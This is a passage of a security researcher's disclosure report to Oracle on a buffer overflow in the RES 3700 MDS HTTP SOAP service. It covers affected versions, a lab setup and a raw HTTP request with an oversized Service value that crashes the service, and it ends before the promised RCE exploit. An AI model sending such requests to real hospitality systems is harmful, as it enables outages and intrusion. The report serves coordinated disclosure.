

---

## SECURITY VULNERABILITY REPORT

---

Vendor	Oracle
Date	Aug 28, 2019
Vulnerability Researcher	Walid Faour

**CONFIDENTIAL**

Address: Beirut, Lebanon

Personal E-mail: [walid.faour@outlook.com](mailto:walid.faour@outlook.com)

Infosec Services E-mail: [infosec.0day@gmail.com](mailto:infosec.0day@gmail.com)

Vulnerability discovered, tested, exploited and PoC developed by: **Walid Faour**

Vulnerability reported to: Oracle – [secalert\\_us@oracle.com](mailto:secalert_us@oracle.com)

Vulnerability reported on: Aug 28, 2019



## IMPORTANT NOTE

This is a detailed security vulnerability report that includes network diagrams, vulnerability analysis, exploits & PoCs and more.

If you wish to skip directly to the actual attack and exploit you can do so by directly going to section **3.0-Exploiting the bug** where you will dive directly into the buffer overflow exploit and all its details.

You can also skip even further to the most important and critical part which is under 3.4-RCE Exploit – SEH Remote Stack Buffer Overflow section but do not skip the DoS exploit section!!

This report comes with a password protected and encrypted zip file **PoC.zip** that contains all the exploits. Password is **Or@cle88\*\*AAQfdkkl{[]/** to unzip it.

Do not use Anti-Virus programs or disable them in case they're enabled in your test setup. I do have FUD (Fully Undetectable) encrypted payloads with valid signatures binded with other legitimate programs but they're for private pentesting use.

---

## Table of Contents – Short

<b>0.0-Important Note</b> .....	<b>#</b>
<b>1.0-Preface</b> .....	<b>#</b>
<b>2.0-Vulnerability Overview</b> .....	<b>#</b>
<b>3.0-Exploiting the bug</b> .....	<b>#</b>
<b>4.0-Criticality Assessment and Business Impact</b> .....	<b>#</b>
<b>5.0- Conclusion and Recommendation</b> .....	<b>#</b>

# Table of Contents – Detailed

<b>1.0-Preface</b>	<b>#</b>
1.1-Disclaimer	#
1.2-Confidentiality Note	#
1.3-Credit by Oracle	#
<b>2.0-Vulnerability Overview</b>	<b>#</b>
2.1-Vulnerability Assessment Overview	#
2.2-Vulnerability Basic Description	#
2.3-Vulnerability Basic Technical Details	#
2.4-Vulnerability Discovery and Testing (Network Diagram/Requirements)	#
2.4.1-Network Diagram	#
2.4.2-Requirements (Software/Hardware/Network/Tools)	#
2.4.3-Discovery concept/setup	#
<b>3.0-Exploiting the bug</b>	<b>#</b>
3.1-Prepare the environment (Adding a Kali Linux box)	#
3.2-DoS Exploit	#
3.3-Disable DEP/SEHOP/ASLR	#
3.4-RCE Exploit – SEH Remote Stack Buffer Overflow	#
3.5-LPE Exploit – SEH Local Stack Buffer Overflow	#
<b>4.0-Criticality Assessment and Business Impact</b>	<b>#</b>
<b>6.0-Recommendation and Conclusion</b>	<b>#</b>

## **1.0-Preface**

### **1.1-Disclaimer**

Information available in this document is intended for Oracle Security team only. I shall not be responsible for any misuse of this information in instances that include:

- Misuse of this information/exploits by malicious Oracle employees/collaborators.
- Oracle data and/or e-mails being hacked or leaked, and this information becomes publicly available.
- Someone else finding this bug as a coincidence and publish it or misuse it.
- My system being hacked/breached, and information stolen and used for bad purposes.

The systems, utilities, software products that were used in this test/assessment were obtained legally and for testing purposes only. The penetration tests, attacks and exploits were performed in completely isolated environments and networks.

### **1.2-Confidentiality Note**

This information is completely confidential due the criticality of the security vulnerability being reported, and I hereby confirm that I will not publish this information publicly and online or provide it or sell it to any third-party or use it and abuse it to hack/attack other systems.

Oracle security team should keep this information confidential and within trusted parties.

This document and all PoC scripts, exploits and payloads are sent encrypted using Oracle Security Alert PGP public key available at <https://www.oracle.com/technetwork/topics/security/encryptionkey-090208.html>

### **1.3-Credit by Oracle**

As per the efforts and security tests and vulnerability research that was done, Oracle will create a CVE and assign a CVSS score and publish that publicly on their CPU advisory with my name and surname clearly stated.

I will receive a vulnerability tracking number after this report and when the final fixes are released, and updates/patches are applied the credit and acknowledgment will be reflected directly on the Oracle website.

You agree that even though the exploit was not written with DEP/ASLR/SEHOP bypass code the vulnerability and exploit are within the critical score since these bypass techniques are not hard to perform. As per our agreement it's not needed for the time being and I can provide them upon request.

## 2.0-Vulnerability Overview

### 2.1-Vulnerability Assessment Overview

The assessment and security vulnerability research commenced on Aug 19, 2019 and concluded on August 28, 2019.

The assessment and test were done to evaluate the security of the Oracle product being discussed since it showed many security weaknesses in many places without even testing, so further investigation was done during which a complete remote system compromise was achieved.

### 2.2-Vulnerability Basic Description

The vulnerability was found in Oracle Hospitality RES 3700 product. The vulnerable service was identified as the MDS HTTP Service.

It was found that the MDS HTTP Service is running a SOAP xml webservice on the Server and Clients and they can send/receive commands to perform certain operations.

By sending an HTTP POST request that contains more than 29 characters inside the Service tag that is used to identify the SOAP service to use for example **MDSSYSUTILS** (which is within the HTTP Body) the remote service crashes and stops which in turn is a DoS vulnerability.

By analyzing the crash further, I was able to create a specially crafted request/exploit that is large enough to overwrite the SEH (Structured Exception Handler) which in turn gave indirect control of the EIP register.

That in turn allowed me RCE (Remote Code Execution) and I was able to execute arbitrary commands and compromise the system fully getting an NT AUTHORITY\SYSTEM user.

Note: For the purpose of this test, DEP, SEHOP and ASLR memory protections were disabled

### 2.3-Vulnerability Basic Technical Details


Vendor	Oracle
Product	Oracle Hospitality 3700
Product Link	<a href="https://www.oracle.com/industries/food-beverage/products/res-3700/">https://www.oracle.com/industries/food-beverage/products/res-3700/</a>
Product Installation Guide Link v5.7	<a href="https://docs.oracle.com/cd/E94131_01/doc.57/e95334.pdf">https://docs.oracle.com/cd/E94131_01/doc.57/e95334.pdf</a>
Vulnerable Product releases/versions	All releases (Oracle Hospitality 3700 Release 4.x to 5.7)
Vulnerable Windows Service	MICROS MDS HTTP Service / srvMDSHTTPService
Vulnerable Service Executable	D:\Micros\Common\Bin\MDSHTTPService.exe
Vulnerable Module/dll	D:\Micros\Common\Bin\MDSXMLDirectory.dll
Vulnerable Service Running as	NT AUTHORITY\SYSTEM
Service Port	50123 / TCP
Service Protocol	HTTP
Service API	SOAP Webservice (XML Services/Methods)
Vulnerability Type	Code Execution (RCE/LPE/DoS)

## 2.4-Vulnerability Discovery and Testing (Network Diagram/Requirements)

Before we setup an attack we need to confirm that we have a vulnerability and that our service is vulnerable to a buffer overflow and it crashes/stops after our request, so we have to setup a similar network diagram as below:

### 2.4.1-Network Diagram:

You have to setup a similar network as demonstrated in the diagram below for an easier follow up:



### 2.4.2-Requirements (Software/Hardware/Network/Tools):

As seen in the above network diagram we need four components detailed below:

**A-SERVER**


**B-TESTING LAPTOP/PC**

**C-NETWORK SWITCH**

**A-SERVER:** The properties of the server are as below:

-*Hardware:* We can have a physical server for ex: HP ProLiant ML110 G7 or a virtual one installed on a HyperV or VMware or other virtualization product.

-*Operating System:* We will be installing Windows Server 2008 R2 Standard SP1 64bit (default GUI installation), create two NTFS partitions and name them C: and D: (C: is for Windows, D: for MICROS and the Oracle product will be installed directly on the root on D:\) below is the OS:



NOTE: You can install any other version of Windows and most of the time the test should work without tweaks but to keep following up with this test it's better to use the same setup.

-*Oracle Product:* We will be installing Oracle Hospitality RES 3700 Release 5.5 on the server. The setup guide is available in PDF format here: [https://docs.oracle.com/cd/E72602\\_01/docs/res-54-ig.pdf](https://docs.oracle.com/cd/E72602_01/docs/res-54-ig.pdf)

Other documentation is found here: [https://docs.oracle.com/cd/E72602\\_01/index.html](https://docs.oracle.com/cd/E72602_01/index.html)


Note that when installing Oracle Hospitality RES 3700 Release 5.5 install all its components and follow up the guide linked above.

-*Immunity Debugger:* Download and install Immunity Debugger from <https://www.immunityinc.com/products/debugger/> once you do that obtain a copy of mona.py from <https://github.com/corelano/mona> and paste it into the Immunity Debugger installation folder.

**B-TESTING PC:** The properties of the Testing PC are as below:

-*Hardware:* Any laptop or desktop PC or can be a HyperV or VMware virtual machine.


-*Operating System:* Any modern Operating system. Windows 10 Pro 64bit in my case, see below:



-*Software Tools:* Install the below tools/software on your PC:

- Burpsuite Pro v1.6beta: You can choose any version and download from here:  
<https://portswigger.net/burp/communitydownload>

NOTE: You will need to download and install Java on your PC to run Burpsuite.



- Python 2.7.16: You can download and install python from:  
<https://www.python.org/downloads/release/python-2716/>

Make sure to add python to the PATH environmental variable.

-*Network Settings:* Go to the Network driver settings and set the network settings as below:

IPv4 Address: 192.168.1.77 and Subnet Mask: 255.255.255.0



**D-Network Switch:** You can use any standard 8 port Network switch or in case this is a virtual environment then there's no need. You might have your own dedicated test network with proper software and infrastructure for various tests.

### 2.4.3-Discovery Concept/Setup:

By now we should have a working test setup and that includes an Oracle Hospitality RES 3700 Release 5.5 server with Immunity Debugger running on a server PC and our Laptop having Burpsuite and Python 2.7.16 all configured and ready.

So, we already know how the SOAP API work from the previous report does so in this test we will fuzz the API request and see what happens.

Let's see a recap of what the structure of the Micros SOAP API request looks like:

```
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
  <SOAP-ENV:Body xmlns:MCRS-ENV="MCRS-URI"> BODY
    <MCRS-ENV:Service>SERVICE</MCRS-ENV:Service> SERVICE
    <MCRS-ENV:Method>METHOD</MCRS-ENV:Method> METHOD
    <MCRS-ENV:SessionKey>SESSION</MCRS-ENV:SessionKey> SESSION
    <MCRS-ENV:InputParameters>PARAMETERS</MCRS-ENV:InputParameters> PARAMETERS
  </SOAP-ENV:Body> END/BODY
</SOAP-ENV:Envelope> END/ENVELOPE
```

So, we will send a request like the above but instead of using a known **SERVICE** such as MDSSYSUTILS we will be fuzzing and testing it by sending a large input of characters for example let's start with 29 A's.

On the **TESTING PC** we will launch Burpsuite and go to the Repeater, set our host to 192.168.1.10 (The Oracle Server) and the port to 50123 (MDS HTTP Service TCP port).

We will be sending the same request as above, 29 "A" characters for the service and leave the rest blank, so our request will look like below:


**Request**

Raw	Params	Headers	Hex	XML
-----	--------	---------	-----	-----


```
POST /192.168.1.10 HTTP/1.1
Content-Type: text/xml
User-Agent: MDS POS Client
Host: 192.168.1.10:50123
Content-Length: 386
Connection: Keep-Alive

<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
  <SOAP-ENV:Body xmlns:MCRS-ENV="MCRS-URI">
    <MCRS-ENV:Service>AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA</MCRS-ENV:Service>
    <MCRS-ENV:Method></MCRS-ENV:Method>
    <MCRS-ENV:SessionKey></MCRS-ENV:SessionKey>
    <MCRS-ENV:InputParameters></MCRS-ENV:InputParameters>
  </SOAP-ENV:Body></SOAP-ENV:Envelope>
```


On the **SERVER** we go ahead and check if the MDS HTTP Service stopped or we have any other weird thing, and we don't everything is normal as per below the service is still up and running:



On the **TESTING PC** let's send 30 "A" characters instead of 29 and see what happens.




We check the **SERVER** again, on the services list we refresh the list and see if MDS HTTP Service is running and it's not, we have crashed the service since it stopped.



As we can see above sending more than 29 chars in the Service tag will crash the remote MDS HTTP Service on the server.

Let's check what's the error and some more details.

We will open "Event Viewer" then go to "Windows Logs" then to the "Application" node and the error generated from MDS HTTP Service crash is found in the first 3 entries as shown below:

